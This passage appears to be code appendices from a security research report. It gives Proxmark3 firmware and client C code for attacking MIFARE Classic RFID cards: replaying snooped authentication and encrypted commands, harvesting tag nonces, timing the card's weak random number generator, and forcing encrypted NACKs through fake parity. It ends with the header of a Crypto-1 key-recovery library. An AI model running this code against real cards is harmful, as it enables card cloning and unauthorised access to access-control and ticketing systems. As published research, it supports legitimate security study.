608.        BYTE *reqEncCmd1 = (((BYTE *)BigBuf) + reqaddr + (reqsize * 4));
609.        int reqEncCmd1Len;
610.
611.        BYTE *reqEncCmd2 = (((BYTE *)BigBuf) + reqaddr + (reqsize * 6));
612.        int reqEncCmd2Len;
613.
614.            BYTE *receivedAnswer = (((BYTE *)BigBuf) + 3560);
615.
616.            // Prepare Authentication Pass 2
617.            CodeIso14443aAsReaderFakeParity(replaycmd[TRANSID_AUTHPASS2].d.asBytes,
    replaycmd[TRANSID_AUTHPASS2].len,replaycmd[TRANSID_AUTHPASS2].parity);
618.        memcpy(reqAuthPass2, ToSend, ToSendMax); reqAuthPass2Len = ToSendMax;
619.
620.            // Prepare Encrypted Command 1
621.            CodeIso14443aAsReaderFakeParity(replaycmd[TRANSID_ENCCMD1].d.asBytes,
    replaycmd[TRANSID_ENCCMD1].len,replaycmd[TRANSID_ENCCMD1].parity);
622.        memcpy(reqEncCmd1, ToSend, ToSendMax); reqEncCmd1Len = ToSendMax;
623.
624.            // Prepare Encrypted Command 2
625.            CodeIso14443aAsReaderFakeParity(replaycmd[TRANSID_ENCCMD2].d.asBytes,
    replaycmd[TRANSID_ENCCMD2].len,replaycmd[TRANSID_ENCCMD2].parity);
626.        memcpy(reqEncCmd2, ToSend, ToSendMax); reqEncCmd2Len = ToSendMax;
627.
628.
629.            LED_A_ON();
630.            LED_B_OFF();
631.            LED_C_OFF();
632.            LED_D_OFF();
633.
634.            // Send authentication response
635.            TransmitFor14443a(reqAuthPass2, reqAuthPass2Len, &samples, &wait);
636.
637.            samples = 0;
638.            GetIso14443aAnswerFromTag(receivedAnswer, 100, &samples, &elapsed);
639.
```

```
640.            if(samples==0) {
641.                    DbpStringIntegers("No Response to Auth\r\n",0,0);
642.                    return;
643.            }
644.                            // Store answer in buffer
645.                    rsamples = rsamples + (samples - Demod.samples);
646.                    trace[traceLen++] = ((rsamples >>  0) & 0xff);
647.                    trace[traceLen++] = ((rsamples >>  8) & 0xff);
648.                    trace[traceLen++] = ((rsamples >> 16) & 0xff);
649.                    trace[traceLen++] = 0x80 | ((rsamples >> 24) & 0xff);
650.                    trace[traceLen++] = ((Demod.parityBits >>  0) & 0xff);
651.                    trace[traceLen++] = ((Demod.parityBits >>  8) & 0xff);
652.                    trace[traceLen++] = ((Demod.parityBits >> 16) & 0xff);
653.                    trace[traceLen++] = ((Demod.parityBits >> 24) & 0xff);
654.                    trace[traceLen++] = Demod.len;
655.                    memcpy(trace+traceLen, receivedAnswer, Demod.len);
656.                    traceLen += Demod.len;
657.                    if(traceLen > 1800) return;
658.
659.            // Send command (Mifare Classic)
660.            TransmitFor14443a(reqEncCmd1, reqEncCmd1Len, &samples, &wait);
661.
662.            samples = 0;
663.            GetIso14443aAnswerFromTag(receivedAnswer, 100, &samples, &elapsed);
664.
665.            if(samples==0) {
666.                    DbpStringIntegers("No Response to Command1\r\n",0,0);
667.                    return;
668.            }
669.
670.                    // Store answer in buffer
671.                    rsamples = rsamples + (samples - Demod.samples);
672.                    trace[traceLen++] = ((rsamples >>  0) & 0xff);
673.                    trace[traceLen++] = ((rsamples >>  8) & 0xff);
674.                    trace[traceLen++] = ((rsamples >> 16) & 0xff);
675.                    trace[traceLen++] = 0x80 | ((rsamples >> 24) & 0xff);
676.                    trace[traceLen++] = ((Demod.parityBits >>  0) & 0xff);
677.                    trace[traceLen++] = ((Demod.parityBits >>  8) & 0xff);
678.                    trace[traceLen++] = ((Demod.parityBits >> 16) & 0xff);
679.                    trace[traceLen++] = ((Demod.parityBits >> 24) & 0xff);
680.                    trace[traceLen++] = Demod.len;
681.                    memcpy(trace+traceLen, receivedAnswer, Demod.len);
682.                    traceLen += Demod.len;
683.                    if(traceLen > 1800) return;
684.
685.
686.
687.            if(replaycmd[TRANSID_ENCCMD2].len>0){
688.                            // Send command (Mifare Classic)
689.                    TransmitFor14443a(reqEncCmd2, reqEncCmd2Len, &samples, &wait);
690.
691.                    samples = 0;
692.                    GetIso14443aAnswerFromTag(receivedAnswer, 100, &samples, &elapsed);
693.
694.                    if(samples==0) {
695.                            DbpStringIntegers("No Response to Command2\r\n",0,0);
696.                            return;
697.                    }
698.
699.                    // Store answer in buffer
700.                    rsamples = rsamples + (samples - Demod.samples);
701.                    trace[traceLen++] = ((rsamples >>  0) & 0xff);
702.                    trace[traceLen++] = ((rsamples >>  8) & 0xff);
703.                    trace[traceLen++] = ((rsamples >> 16) & 0xff);
704.                    trace[traceLen++] = 0x80 | ((rsamples >> 24) & 0xff);
705.                    trace[traceLen++] = ((Demod.parityBits >>  0) & 0xff);
706.                    trace[traceLen++] = ((Demod.parityBits >>  8) & 0xff);
707.                    trace[traceLen++] = ((Demod.parityBits >> 16) & 0xff);
708.                    trace[traceLen++] = ((Demod.parityBits >> 24) & 0xff);
709.                    trace[traceLen++] = Demod.len;
710.                    memcpy(trace+traceLen, receivedAnswer, Demod.len);
711.                    traceLen += Demod.len;
712.                    if(traceLen > 1800) return;
713.            }
714.
715.            DbpStringIntegers("Replay successful\r\n",0,0);
```

```
716.    }
717.
718.    //-----------------------------------------------------------------------------
719.    // Get Mifare Random Numbers
720.    //
721.    //-----------------------------------------------------------------------------
722.    void MifareGetRand(DWORD maxloops,DWORD delay)
723.    {
724.
725.            DWORD rand=0;
726.            DWORD loops=0;
727.
728.            BYTE AuthCmd[] ={0x60,0x00,0x00,0x00};
729.
730.            if(maxloops==0)
731.                    maxloops=50;
732.
733.
734.            if(delay==0){
735.                    delay=MifareCalibrate();
736.            }
737.
738.
739.            MifareConfigProxmark();
740.            RandListInit();
741.            StartCount();
742.
743.            DbpStringIntegers("== Getting Rand ==\r\n[tries:%d delay:%d]\r\n", maxloops,
    delay);
744.
745.            /* Getting the Random Numbers*/
746.            for(loops=0;loops<maxloops;loops++){
747.
748.                    //Abort button
749.                    if(!(PIO_PIN_DATA_STATUS & (1<<GPIO_BUTTON))) break;
750.
751.                    //
752.                    if(GetSingleRandMifare(AuthCmd,&rand,&delay)){
753.                            MifareFakeAuth(0x00);
754.                            RandListAddOccurence(rand);
755.                    }
756.
757.             WDT_HIT();
758.            }
759.
760.
761.            /* Listing the Random Numbers*/
762.            DWORD size;
763.            DWORD i;
764.            size=RandListGetListSize();
765.
766.            for (i=0;i<size;i++){
767.                    DbpStringIntegers("[ %8x ] : %5d", RandListGetRandByIndex(i),
    RandListGetRandCountByIndex(i));
768.            }
769.            return;
770.    }
771.    //-----------------------------------------------------------------------------
772.    // Trick a Mifare tag into getting an encrypted NACK
773.    //
774.    //-----------------------------------------------------------------------------
775.    void MifareGetNack(DWORD parameter)
776.    {
777.
778.            BYTE AuthCmd[] ={0x60,0x00,0x00,0x00};
779.
780.            DWORD rand=0;
781.            DWORD prevrand=0;
782.            DWORD delay=0;
783.            DWORD delayconst=0;
784.            DWORD delaychange=0;
785.            DWORD fakeparity=0;
786.            SDWORD ticks=0;
787.
788.            BYTE response[64];
789.            DWORD size=0;
```

```
790.
791.            MifareConfigProxmark();
792.            RandListInit();
793.
794.
795.            delayconst=MifareCalibrate();
796.            delay=delayconst;
797.
798.            DbpStringIntegers("== Getting Nack ==\r\n", 0, 0);
799.            /* Getting the Random Numbers*/
800.            for(;;){
801.
802.                    //Abort button
803.                    if(!(PIO_PIN_DATA_STATUS & (1<<GPIO_BUTTON))) break;
804.
805.
806.                    if(GetSingleRandMifare(AuthCmd, &rand,&delay)){
807.
808.                            fakeparity=RandListAddOccurence(rand)-1;
809.                            MifareFakeAuth( fakeparity );
810.
811.                            if(MifareFakeAuthResponse(response,&size)){
812.                                    DbpStringIntegers("Rand:    [ %8x ]", rand,0);
813.                                    DbpStringIntegers("Parity : [ 0x%02x ]", fakeparity, 0);
814.                                    DbpStringIntegers("NACK:    [ 0x%02x ]\r\n",
    response[0],0);
815.                                    break;
816.                            }
817.                            else if( fakeparity==256 ){
818.                                    DbpStringIntegers("FAIL", rand, fakeparity);
819.                                    break;
820.                            }
821.
822.                            if(RandListGetRandByIndex(0)!=rand){
823.                                    if(MifareRngGetTickDistance(&ticks, rand,
    RandListGetRandByIndex(0))){
824.                                            ticks = ((ticks + 0x8000) % 0xFFFF) - 0x8000;
825.
826.                                            delaychange =  (((ticks+4)%8) -4)*RANDCYCLE_VAR;
827.
828.                                            if((SDWORD)delay+delaychange < RANDCYCLE_TWO)
829.                                                    delaychange+=8*RANDCYCLE_VAR;
830.                                            if((SDWORD)delay+delaychange > RANDCYCLE_TEN)
831.                                                    delaychange+=-8*RANDCYCLE_VAR;
832.
833.                                            delaychange +=
    MifareGetTimerTicksFromRNGTicks(ticks);
834.
835.                                            delayconst +=delaychange;
836.                                            delay =  delayconst + delaychange;
837.
838.
839.                                            DbpStringIntegers("Correction : Distance %+6d =>
    %+d delay", ticks, delaychange);
840.                                    }
841.                            }
842.
843.                            prevrand=rand;
844.
845.                    }
846.
847.             WDT_HIT();
848.            }
849.
850.
851.            /* Listing the Random Numbers*/
852.            DWORD lsize;
853.            DWORD i;
854.            lsize=RandListGetListSize();
855.
856.            DbpStringIntegers("== History ==\r\n", 0, 0);
857.            for (i=0;i<lsize;i++){
858.                    DbpStringIntegers("[ %8x ] : %5d", RandListGetRandByIndex(i),
    RandListGetRandCountByIndex(i));
859.            }
860.            return;
```

```
861.    }
862.
863.    void MifareRandTiming(DWORD parameter){
864.            DWORD rand=0;
865.            DWORD delay=0;
866.
867.            delay=parameter;
868.
869.            BYTE AuthCmd[] ={0x60,0x00,0x00,0x00};
870.
871.            if (delay==0) {
872.                    delay=RANDCYCLE_TWO;
873.            }
874.
875.            /*------------------------------*/
876.            /* Init Reader                  */
877.            /*------------------------------*/
878.
879.            // Setup SSC
880.            FpgaSetupSsc();
881.
882.            // Start from off (no field generated)
883.        FpgaWriteConfWord(FPGA_MAJOR_MODE_OFF);
884.        SpinDelay(500);
885.
886.        SetAdcMuxFor(GPIO_MUXSEL_HIPKD);
887.        FpgaSetupSsc();
888.
889.            // Now give it time to spin up.
890.        FpgaWriteConfWord(FPGA_MAJOR_MODE_HF_ISO14443A | FPGA_HF_ISO14443A_READER_MOD);
891.            StartCount();
892.        SpinDelay(30);
893.
894.            GetSingleRandMifare(AuthCmd,&rand,&delay);
895.
896.
897.            DbpStringIntegers("== Rand Timing Test ==\r\n", 0, 0);
898.            DbpStringIntegers("Got rand 0x%08x with %d\r\n", rand, delay);
899.    }
900.
901.    DWORD MifareCalibrate(){
902.
903.
904.            DWORD rand=0;
905.            DWORD prevrand=0;
906.            DWORD preprevrand=0;
907.            SDWORD ticks;
908.            SDWORD delaychange=0;
909.            DWORD delay= RANDCYCLE_TWO+RANDCYCLE_VAR;
910.            DWORD backupdelay=RANDCYCLE_TWO+RANDCYCLE_VAR;
911.            DWORD loops=0;
912.            DWORD count=0;
913.
914.            BYTE AuthCmd[] ={0x60,0x00,0x00,0x00};
915.
916.            MifareConfigProxmark();
917.            StartCount();
918.
919.            DbpStringIntegers("== Calibrating Delay ==\r\n", prevrand, 0);
920.
921.            for(loops=0;loops<50;loops++){
922.
923.                    //Abort button
924.                    if(!(PIO_PIN_DATA_STATUS & (1<<GPIO_BUTTON))) break;
925.
926.                    if(GetSingleRandMifare(AuthCmd, &rand,&delay)){
927.                            MifareFakeAuth(0x00);
928.                            //DbpStringIntegers("Got nonce 0x%8x with %9d", rand, delay);
929.
930.                            if(rand==prevrand){
931.                                    backupdelay=delay;
932.                                    count++;
933.                                    if(count>5){
934.                                            DbpStringIntegers("Calibrated! Standard
    delay:%d\r\n",delay,0);
935.                                            return delay;
```

```
936.                                    }
937.                            }
938.                            else {
939.                                    count=0;
940.                            }
941.
942.                            if(MifareRngGetTickDistance(&ticks, rand, prevrand)){
943.                                    ticks = ((ticks + 0x8000) % 0xFFFF) -0x8000;
944.
945.
946.
947.                                    delaychange=MifareGetTimerTicksFromRNGTicks(ticks);
948.                                    delaychange+=  (ticks % 8 )*RANDCYCLE_VAR;
949.
950.                                    delay+=delaychange;
951.
952.                                    delay= ((delay-RANDCYCLE_TWO) % (RANDCYCLE_VAR*8) ) +
    RANDCYCLE_TWO;
953.
954.
955.                                    //DbpStringIntegers("Distance %6d : correcting by %d
    delay\r\n", ticks, delaychange);
956.                            }
957.                            prevrand=rand;
958.                            preprevrand=prevrand;
959.                    }
960.
961.            WDT_HIT();
962.            }
963.
964.            return backupdelay;
965.
966.
967.
968.    }
```

Code File 3. mifarerng.c

```
1.  //-----------------------------------------------------------------------------
2.  // Routines to support random number generation
3.  //
4.  // Kyle Penri-Williams - June 2009
5.  //-----------------------------------------------------------------------------
6.  #include <Proxmark3.h>
7.  #include "apps.h"
8.
9.
10. /* Return the nth bit from x */
11. #define bit(x,n) (((x)>>(n))&1)
12. /* Reverse the bit order in the 8 bit value x */
13. #define rev8(x) ((((x)>>7)&1) ^((((x)>>6)&1)<<1)^\
14. ((((x)>>5)&1)<<2)^((((x)>>4)&1)<<3)^\
15. ((((x)>>3)&1)<<4)^((((x)>>2)&1)<<5)^\
16. ((((x)>>1)&1)<<6)^(((x)&1)<<7))
17. /* Reverse the bit order in the 16 bit value x */
18. #define rev16(x) (rev8 (x)^(rev8 (x>> 8)<< 8))
19. /* Reverse the bit order in the 32 bit value x */
20. #define rev32(x) (rev16(x)^(rev16(x>>16)<<16))
21.
22. DWORD lfsr_state;
23.
24. //-----------------------------------------------------------------------------
25. // PRNG LFSR States
26. //
27. //-----------------------------------------------------------------------------
28. inline void set_lfsr_state(int state){
29.     lfsr_state=state;
30. }
31.
32. inline int get_lfsr_state(){
33.     return lfsr_state;
34. }
35.
36. inline void loop_lfsr(){
```

```
37.
38. lfsr_state = rev32(lfsr_state);
39. lfsr_state = (lfsr_state<<1) | (
    ((lfsr_state>>15)^(lfsr_state>>13)^(lfsr_state>>12)^(lfsr_state>>10)) & 1 );
40. lfsr_state = rev32(lfsr_state);
41. }
42.
43. //------------------------------------------------------------------------
44. // PRNG Distances
45. //
46. //------------------------------------------------------------------------
47. BOOL MifareRngGetTickDistance(SDWORD * ticks, DWORD source, DWORD destination){
48.     set_lfsr_state(source);
49.     //DbpIntegers(get_lfsr_state(), (*ticks),destination);
50.     for((*ticks)=0;destination!=get_lfsr_state();(*ticks)++){
51.             loop_lfsr();
52.             //DbpIntegers(get_lfsr_state(), (*ticks),destination);
53.             if((*ticks)>0x10000) return FALSE;
54.     }
55.     return TRUE;
56. }
57.
58. SDWORD MifareGetTimerTicksFromRNGTicks(SDWORD ticks){
59.             //48MHz with 1bit (2) prescaler = 24MHz
60.             return (SDWORD)(((SQWORD)ticks*(SQWORD)28318)/(SQWORD)1000);
61. }
62.
63. BOOL MifareRngGetTimeticksDistance(SDWORD * timeticks, DWORD source, DWORD destination){
64.     SDWORD ticks=0;
65.     *timeticks=0;
66.     if(MifareRngGetTickDistance(&ticks, source, destination)){
67.             //48MHz with 1bit (2) prescaler = 24MHz
68.             *timeticks= (SDWORD)(((SQWORD)ticks*(SQWORD)2831609)/(SQWORD)100000);
69.             return TRUE;
70.     }
71.     else{
72.             return FALSE;
73.     }
74. }
75.
76. //------------------------------------------------------------------------
77. // Save and List all rand values
78. //
79. //------------------------------------------------------------------------
80. typedef struct s_randelement {
81.     DWORD rand;
82.     DWORD count;
83. } RANDELEMENT;
84.
85. #define RANDLISTSIZE 32
86. RANDELEMENT randList[RANDLISTSIZE];
87.
88. void RandListInit(){
89.     memset(randList,0,sizeof(RANDELEMENT)*RANDLISTSIZE);
90. }
91.
92. DWORD RandListAddOccurence(DWORD rand){
93.     int i;
94.     DWORD count=0;
95.
96.     for(i=0;i<RANDLISTSIZE;i++){
97.             if(randList[i].rand==rand){
98.                     randList[i].count+=1;
99.                     count=randList[i].count;
100.                            break;
101.                    }
102.                    else if(randList[i].rand==0){
103.                            randList[i].rand=rand;
104.                            randList[i].count=1;
105.                            count=randList[i].count;
106.                            break;
107.                    }
108.            }
109.            return count;
110.    }
111.
```

```
112.    DWORD RandListGetListSize(){
113.            int i;
114.
115.            for(i=0;i<RANDLISTSIZE;i++){
116.                    if(randList[i].rand==0){
117.                            break;
118.                    }
119.            }
120.            return i;
121.    }
122.
123.    DWORD RandListGetRandByIndex(DWORD index){
124.            DWORD value=0;
125.            if (index < RANDLISTSIZE) {
126.                    value= randList[index].rand;
127.            }
128.            return value;
129.    }
130.
131.
132.    DWORD RandListGetRandCountByIndex(DWORD index){
133.            DWORD count=0;
134.            if (index < RANDLISTSIZE) {
135.                    count= randList[index].count;
136.            }
137.            return count;
138.    }
139.
140.    DWORD RandListGetRandCountByRand(DWORD rand){
141.            int i;
142.            DWORD count=0;
143.            for(i=0;i<RANDLISTSIZE;i++){
144.                    if(randList[i].rand==rand){
145.                            count=randList[i].count;
146.                            break;
147.                    }
148.            }
149.            return count;
150.    }
```

Appendix 2.

Proxmark 3 PC Client

Code File 4. command.c

```
[...]

1.  //-----------------------------------------------------------------------------
2.  // Mifare USB Commands
3.  //
4.  //-----------------------------------------------------------------------------
5.
6.  static void CmdMfGetRand(char *str)
7.  {
8.      UsbCommand c;
9.      c.cmd = CMD_MIFARE_GET_RAND;
10.     if(strchr(str,' ')){
11.             c.ext2 = atoi(strchr(str,' '));
12.             *strchr(str,' ')='\0';
13.             c.ext1 = atoi(str);
14.     }
15.     else {
16.             c.ext1 = atoi(str);
17.             c.ext2 = 0;
18.     }
19.     SendCommand(&c, FALSE);
20. }
21.
22. static void CmdMfGetNack(char *str)
23. {
24.     UsbCommand c;
25.     c.cmd = CMD_MIFARE_GET_NACK;
26.     c.ext1 = atoi(str);
27.     SendCommand(&c, FALSE);
28. }
29. static void CmdMfReplay(char *str)
30. {
31.     int j = 0;
32.     FILE * f;
33.     char strline[200];
34.     char *strcursor;
35.
36.     int timestamp =0;
37.     int tag =0;
38.     int parityBits =0;
39.     int len =0;
40.     BYTE frame[32];
41.     DWORD state=0;
42.
43.     UsbCommand c;
44.
45.
46.     //Clear Replay Commands on device
47.     c.cmd = CMD_MIFARE_REPLAYLOAD;
48.     c.ext1 = 0;
49.     c.ext2 = 0;
50.     c.ext3 = 0;
51.     SendCommand(&c, FALSE);
52.
53.     //Load Replay File
54.     f=fopen(REPLAY_FILE_PATH,"r");
55.     PrintToScrollback("Loading....");
56.
57.     //Parse Replay File
58.     while(!feof(f)){
59.             memset(strline,0,200);
60.             fgets(strline,sizeof(strline),f);
61.             if (strlen(strline)<12){
62.                     continue;
63.             }
```

```
64.
65.            strcursor=strline;
66.
67.            sscanf(strcursor,"%08x,%01x,%08x,%02x,",&timestamp,&tag,&parityBits,&len);
68.            strcursor+=23;
69.
70.
71.         for(j = 0; j < len; j++) {
72.                   sscanf(strcursor," %02x",&(frame[j]));
73.                   strcursor+=3;
74.         }
75.
76.
77.            //Command parse
78.
79.            //Find select response
80.            if(len==3 && frame[0]==0x08 && frame[1]==0xb6 && frame[2]==0xdd){
81.                   state=5;
82.            }
83.
84.            //Find find req
85.            else if(len==1 && frame[0]==0x52){
86.                   state=0;
87.            }
88.            //Find find req
89.            else if(len==2 && frame[0]==0x04 && frame[1]==0x00){
90.                   state=1;
91.            }
92.
93.            //Find auth request
94.            else if(len==4 && state==5){
95.                state=6;
96.                   //Debug stuff
97.                   PrintToScrollback("Loading Auth Req    (S:0x%x P:0x%x
    L:0x%x)",state,parityBits,len);
98.                   strcursor=strline;
99.                   sprintf(strcursor,"   ");
100.                         strcursor+=3;
101.                         for(j = 0; j < len; j++) {
102.                                sprintf(strcursor,"%02x|",frame[j]);
103.                                strcursor+=3;
104.                         }
105.                         PrintToScrollback("%s",strline);
106.
107.                         c.cmd = CMD_MIFARE_REPLAYLOAD;
108.                         c.ext1 = 0;
109.                         c.ext2 = parityBits;
110.                         c.ext3 = len;
111.                         memcpy(c.d.asBytes,frame,len);
112.                         SendCommand(&c, FALSE);
113.
114.                  }
115.
116.                  //Find auth pass 1
117.                  else if(len==4 && state==6){
118.                      state=7;
119.
120.                         //Debug stuff
121.                         PrintToScrollback("Loading Auth Pass 1 (S:0x%x P:0x%x
    L:0x%x)",state,parityBits,len);
122.                         strcursor=strline;
123.                         sprintf(strcursor,"   ");
124.                         strcursor+=3;
125.                         for(j = 0; j < len; j++) {
126.                                sprintf(strcursor,"%02x|",frame[j]);
127.                                strcursor+=3;
128.                         }
129.
130.                         PrintToScrollback("%s",strline);
131.                         c.cmd = CMD_MIFARE_REPLAYLOAD;
132.                         c.ext1 = 1;
133.                         c.ext2 = parityBits;
134.                         c.ext3 = len;
135.                         memcpy(c.d.asBytes,frame,len);
136.                         SendCommand(&c, FALSE);
137.
```

```
138.                    }
139.
140.                    //Find auth pass 2
141.                    else if(len==8 && state==7){
142.                        state=8;
143.
144.                            //Debug stuff
145.                            PrintToScrollback("Loading Auth Pass 2 (S:0x%x P:0x%x
    L:0x%x)",state,parityBits,len);
146.                            strcursor=strline;
147.                            sprintf(strcursor,"   ");
148.                            strcursor+=3;
149.                            for(j = 0; j < len; j++) {
150.                                   sprintf(strcursor,"%02x|",frame[j]);
151.                                   strcursor+=3;
152.                            }
153.                            PrintToScrollback("%s",strline);
154.
155.                            c.cmd = CMD_MIFARE_REPLAYLOAD;
156.                            c.ext1 = 2;
157.                            c.ext2 = parityBits;
158.                            c.ext3 = len;
159.                            memcpy(c.d.asBytes,frame,len);
160.                            SendCommand(&c, FALSE);
161.                    }
162.
163.                    //Find auth pass 3
164.                    else if(len==4 && state==8){
165.                        state=9;
166.                    }
167.
168.                    //Find auth cmd1
169.                    else if(len==4 && state==9){
170.
171.                        state=10;
172.                            //Debug stuff
173.                            PrintToScrollback("Loading Enc Cmd 1   (S:0x%x P:0x%x
    L:0x%x)",state,parityBits,len);
174.                            strcursor=strline;
175.                            sprintf(strcursor,"   ");
176.                            strcursor+=3;
177.                            for(j = 0; j < len; j++) {
178.                                   sprintf(strcursor,"%02x|",frame[j]);
179.                                   strcursor+=3;
180.                            }
181.                            PrintToScrollback("%s",strline);
182.
183.                            c.cmd = CMD_MIFARE_REPLAYLOAD;
184.                            c.ext1 = 3;
185.                            c.ext2 = parityBits;
186.                            c.ext3 = len;
187.                            memcpy(c.d.asBytes,frame,len);
188.                            SendCommand(&c, FALSE);
189.
190.                    }
191.
192.                    //Find auth cmd2
193.                    else if(len>=4 && state==10){
194.
195.                        state=11;
196.
197.                            //Debug stuff
198.                            PrintToScrollback("Loading Enc Cmd 2   (S:0x%x P:0x%x
    L:0x%x)",state,parityBits,len);
199.                            strcursor=strline;
200.                            sprintf(strcursor,"   ");
201.                            strcursor+=3;
202.                            for(j = 0; j < len; j++) {
203.                                   sprintf(strcursor,"%02x|",frame[j]);
204.                                   strcursor+=3;
205.                            }
206.                            PrintToScrollback("%s",strline);
207.
208.                            c.cmd = CMD_MIFARE_REPLAYLOAD;
209.                            c.ext1 = 4;
210.                            c.ext2 = parityBits;
```

```
211.                            c.ext3 = len;
212.                            memcpy(c.d.asBytes,frame,len);
213.                            SendCommand(&c, FALSE);
214.
215.                    }
216.            }
217.
218.        c.cmd = CMD_MIFARE_REPLAY;
219.        c.ext1 = atoi(str);
220.        SendCommand(&c, FALSE);
221.    }
222.
223.    static void CmdMfRandTiming(char *str)
224.    {
225.        UsbCommand c;
226.        c.cmd = CMD_MIFARE_RAND_TIMING;
227.        c.ext1 = atoi(str);
228.        SendCommand(&c, FALSE);
229.    }
230.
231.    static void CmdMfSaveReplay(char *str)
232.    {
233.
234.        BYTE got[1920];
235.        GetFromBigBuf(got, sizeof(got));
236.            FILE * f;
237.            int state=0;
238.        int i = 0;
239.            int j = 0;
240.        int prev = -1;
241.
242.            f=fopen(REPLAY_FILE_PATH,"w+");
243.
244.        PrintToScrollback("Saving....");
245.        for(;;) {
246.            if(i >= 1900) {
247.                break;
248.            }
249.
250.            BOOL isResponse;
251.            int timestamp = *((DWORD *)(got+i));
252.            if(timestamp & 0x80000000) {
253.                timestamp &= 0x7fffffff;
254.                isResponse = 1;
255.            } else {
256.                isResponse = 0;
257.            }
258.
259.                   int parityBits = *((DWORD *)(got+i+4));
260.                   // 4 bytes of additional information...
261.                   // maximum of 32 additional parity bit information
262.                   //
263.                   // TODO:
264.                   // at each quarter bit period we can send power level (16 levels)
265.                   // or each half bit period in 256 levels.
266.
267.
268.            int len = got[i+8];
269.
270.            if(len > 100) {
271.                break;
272.            }
273.            if(i + len >= 1900) {
274.                break;
275.            }
276.
277.            BYTE *frame = (got+i+9);
278.
279.                   // Break and stick with current result if buffer was not completely full
280.                   if(frame[0] == 0x44 && frame[1] == 0x44 && frame[3] == 0x44) { break; }
281.
282.
283.                   fprintf(f,"%08x,",timestamp);
284.                   fprintf(f,"%01x,",isResponse);
285.                   fprintf(f,"%08x,",parityBits);
286.                   fprintf(f,"%02x,",len);
```

```
287.            for(j = 0; j < len; j++) {
288.                            fprintf(f," %02x",frame[j]);
289.            }
290.                    fprintf(f,"\n");
291.
292.            i += (len + 9);
293.        }
294.            CommandFinished = 1;
295.            fclose(f);
296.        PrintToScrollback("Done");
297.
298.            char strsys[200];
299.            strcpy(strsys," ");
300.            strcat(strsys,REPLAY_FILE_PATH);
301.            //__exec(strsys);
302.
303.                STARTUPINFO         siStartupInfo;
304.        PROCESS_INFORMATION piProcessInfo;
305.
306.        memset(&siStartupInfo, 0, sizeof(siStartupInfo));
307.        memset(&piProcessInfo, 0, sizeof(piProcessInfo));
308.
309.        siStartupInfo.cb = sizeof(siStartupInfo);
310.
311.        if(CreateProcess("c:\\windows\\notepad.exe",     // Application name
312.                        strsys,                 // Application arguments
313.                        0,
314.                        0,
315.                        FALSE,
316.                        CREATE_DEFAULT_ERROR_MODE,
317.                        0,
318.                        0,                              // Working directory
319.                        &siStartupInfo,
320.                        &piProcessInfo) == FALSE)
321.            {
322.                    printf("error with createprocess");
323.            }
324.    }

[...]

325.    static struct {
326.        char                *name;
327.        HandlerFunction     *handler;
328.        char                *docString;
329.    } CommandTable[] = {
330.        "tune",             CmdTune,            "measure antenna tuning",
331.        "tiread",           CmdTiread,          "read a TI-type 134 kHz tag",
332.        "tibits",           CmdTibits,          "get raw bits for TI-type LF tag",
333.        "tidemod",          CmdTidemod,         "demod raw bits for TI-type LF tag",
334.        "vchdemod",         CmdVchdemod,        "demod samples for VeriChip",
335.        "plot",             CmdPlot,            "show graph window",
336.        "hide",             CmdHide,            "hide graph window",
337.        "losim",            CmdLosim,           "simulate LF tag",
338.        "loread",           CmdLoread,          "read (125/134 kHz) LF ID-only tag",
339.        "losamples",        CmdLosamples,       "get raw samples for LF tag",
340.        "hisamples",        CmdHisamples,       "get raw samples for HF tag",
341.        "hisampless",       CmdHisampless,      "get signed raw samples, HF tag",
342.            "hisamplest",       CmdHi14readt,      "get samples HF, for testing",
343.            "higet",            CmdHi14read_sim,   "get samples HF, 'analog'",
344.        "bitsamples",       CmdBitsamples,      "get raw samples as bitstring",
345.        "hexsamples",       CmdHexsamples,      "dump big buffer as hex bytes",
346.        "hi15read",         CmdHi15read,        "read HF tag (ISO 15693)",
347.        "hi14read",         CmdHi14read,        "read HF tag (ISO 14443)",
348.        "hi14areader",      CmdHi14areader,     "act like an ISO14443 Type A reader",
    //## New reader command
349.            "hi15demod",        CmdHi15demod,       "demod ISO15693 from tag",
350.        "hi14bdemod",       CmdHi14bdemod,      "demod ISO14443 Type B from tag",
351.        "autocorr",         CmdAutoCorr,        "autocorrelation over window",
352.        "norm",             CmdNorm,            "normalize max/min to +/-500",
353.        "dec",              CmdDec,             "decimate",
354.        "hpf",              CmdHpf,             "remove DC offset from trace",
355.        "zerocrossings",    CmdZerocrossings,   "count time between zero-crossings",
356.        "ltrim",            CmdLtrim,           "trim from left of trace",
357.        "scale",            CmdScale,           "set cursor display scale",
358.        "flexdemod",        CmdFlexdemod,       "demod samples for FlexPass",
```

```
359.        "save",             CmdSave,            "save trace (from graph window)",
360.        "load",             CmdLoad,            "load trace (to graph window",
361.        "hisimlisten",      CmdHisimlisten,     "get HF samples as fake tag",
362.        "hi14sim",          CmdHi14sim,         "fake ISO 14443 tag",
363.            "hi14asim",         CmdHi14asim,        "fake ISO 14443a tag",
    // ## Simulate 14443a tag
364.        "hi14snoop",        CmdHi14snoop,       "eavesdrop ISO 14443",
365.            "hi14asnoop",           CmdHi14asnoop,      "eavesdrop ISO 14443 Type A",
    // ## New snoop command
366.        "hi14list",         CmdHi14list,        "list ISO 14443 history",
367.            "hi14alist",        CmdHi14alist,       "list ISO 14443a history",
    // ## New list command
368.        "hiddemod",         CmdHiddemod,        "HID Prox Card II (not optimal)",
369.            "fpgaoff",                  CmdFPGAOff,         "set FPGA off",
    // ## FPGA Control
370.        "mfgetrand",            CmdMfGetRand,         "Mifare get PRN (mfgetnack [loops
    delay])",
    // ## MiFare: get random numbers
371.        "mfgetnack",            CmdMfGetNack,         "Mifare get encrypted Nack from
    tag",
    // ## MiFare: get encrypted Nack
372.        "mfreplay",                     CmdMfReplay,          "Mifare replay",
    // ## MiFare: get encrypted Nack
373.        "mfsavereplay",         CmdMfSaveReplay,      "Mifare save snoop for replay",
    // ## MiFare: save snooped conversation for replay
374.        "mfrandtiming",         CmdMfRandTiming,      "Mifare test scenario"
    // ## MiFare: save snooped conversation for replay
375.
376.    };
```

Appendix 3.

Crypto-1 Library

Code File 5. Decrypto1.h

```
1.  /*****************************************************************
2.   * decrypto1.h
3.   *****************************************************************
4.   * Find a key from Philips/NXP Mifare Crypto-1 keystream
5.   *
6.   * Based on the paper :
7.   *      "Dismantling MIFARE Classic"
8.   *      By Flavio D. Garcia, Gerhard de Koning Gans, Ruben Muijrers,
9.   *      Peter van Rossum, Roel Verdult, Ronny Wichers Schreur, and Bart Jacobs
10.  *      Institute for Computing and Information Sciences,
11.  *      Radboud University Nijmegen, The Netherlands
12.  *
